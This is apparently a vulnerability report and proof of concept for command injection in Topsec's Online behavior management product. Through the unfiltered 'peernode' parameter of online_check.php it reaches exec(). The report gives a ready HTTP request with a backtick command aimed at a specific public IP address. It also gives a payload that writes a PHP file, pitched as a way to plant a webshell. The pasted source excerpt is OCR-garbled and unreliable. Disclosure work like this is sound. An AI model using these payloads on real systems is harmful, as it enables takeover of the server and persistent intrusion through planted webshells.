Topsec-Online behavior management command execution vulnerability

1. Vulnerability description

Topsec - Online behavior management has a command execution vulnerability that could allow an attacker to gain control of the server.

2. Impact of vulnerabilities

Topsec-Online behavior management

3. Vulnerability location

/view/vpn/autovpn/online check.php

4. Code analysis

In the post request, the peernode parameter is not filtered and is directly spliced into the exec function, causing an arbitrary command execution vulnerability.

```
首页 自动审计 全局搜索 getOutportIp.php switch.php online_check.php
    exec($cmd, $lines)
                                      查 找
 —函数列表—
get_ip_addr_details
                                                                                                                                                    if(!preg_match('/inet ([0-9\.]
continue; =
    if($matches[1] == '0.0.0.0') =
    continue; =
                                                                                                                                                                                   if(!preg_match('/inet ([0-9\.]+)/i', $info, $matches)) {
    continue; {
                                                                                                                                                                                      preg_match('/\([0-9]+)/i', $info, $matches];
$ethmask = $matches[1];
$ethmask
                                                                                                                                                    >> $ethdata[$ethcount]["ip"] = $matches[1];
        eerip
thdata[0]["ip"]
anvalue["LAN_IF"]
        odedata
ps[0]
odedata["peerip"]
     ips
online_node_data
pingflag
_REQUEST[peernode]"
_REQUEST["peernode"]
ethoount
                                                                                                                                                        return 0:9
           ncount
hmask
hdata[$ethcount]["mask"
                                                                                                                                      if ($ REQUEST["peernode"] :!= :"") {
                                                                                                                                                                                                                                                                                                                                        Ι
          est
:hdata[$ethcount]["orgna
atches[1]
       matches
ethdata[$ethcount]["ip"]
          thname
thdata[$ethcount]["name"
                                                                                                                                                                     $peerip = substr($peeripinfo[11], strpos($peeripinfo[11], "==") + 2);
Smatches[2]
Sonline_node_data[$key]["b:
$node_data["perrnode"]
$node_data["localnode"]
$node_data
                                                                                                                                                                   $peerip = substr($peeripinfo[12], strpos($peeripinfo[12], "= ") + 2);
                                                                                                                                                      }||
$lanattr = array("LAN_IF");||
$lanvalue = getConfig("/etc/if.conf", $lanattr);||
get_ip_addr_details($lanvalue("LAN_IF"]);||
exec("ping - I" ".$ethdata[0]("ip"]." $peerip -c 2 -W 1", $retping);||
//echo "ping - I" .$ethdata[0]("ip"]." $peerip -c 2 -W 1";||

 nes[6]
ne_node_data[$key]["p.
nes[5]
ne_node_data[$key]["p.
nes[3]
                      e_node_data[$key]["l-
e_node_data[$key]["l-
```

5. Recurrence of vulnerabilities

Case: https://222.222.99.216:9998/

1. Login interface as shown in the picture.



2. Construct a data packet and change the peernode parameter to 'id+>1. txt' to execute any command

GET /view/vpn/autovpn/online_check.php?peernode=`id>1.txt` HTTP/1.1

Host: 222.222.99.216:9998

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0)

Gecko/20100101 Firefox/125.0

Accept:

 $\texttt{text/html}, \texttt{application/xhtml+xml}, \texttt{application/xml}; \texttt{q=0.9}, \texttt{image/avif}, \textttimage/avif}, \texttt{image/avif}, \textttimage/avif}, \textttimage/avif, \textttimage/avif,$

e/webp, */*; q=0.8

Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-

US; q=0.3, en; q=0.2

Accept-Encoding: gzip, deflate

Sec-GPC: 1

Connection: close

Cookie: PHPSESSID=96b9113aa86fe2ff3a052a9850e56644

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document Sec-Fetch-Mode: navigate

Sec-Fetch-Site: none Sec-Fetch-User: ?1

X-Forwarded-For: 0000:0000:0000::0000 X-Originating-IP: 0000:0000:0000::0000

X-Remote-IP: 0000:0000:0000::0000

X-Remote-Addr: 0000:0000:0000::0000




visit /view/vpn/autovpn/1.txt



You can also write webshell, here use phpinfo to test

/view/vpn/autovpn/online_check.php?peernode=`echo+"<?php+phpinfo();?>
"+>1.php`



visit /view/vpn/autovpn/1.php

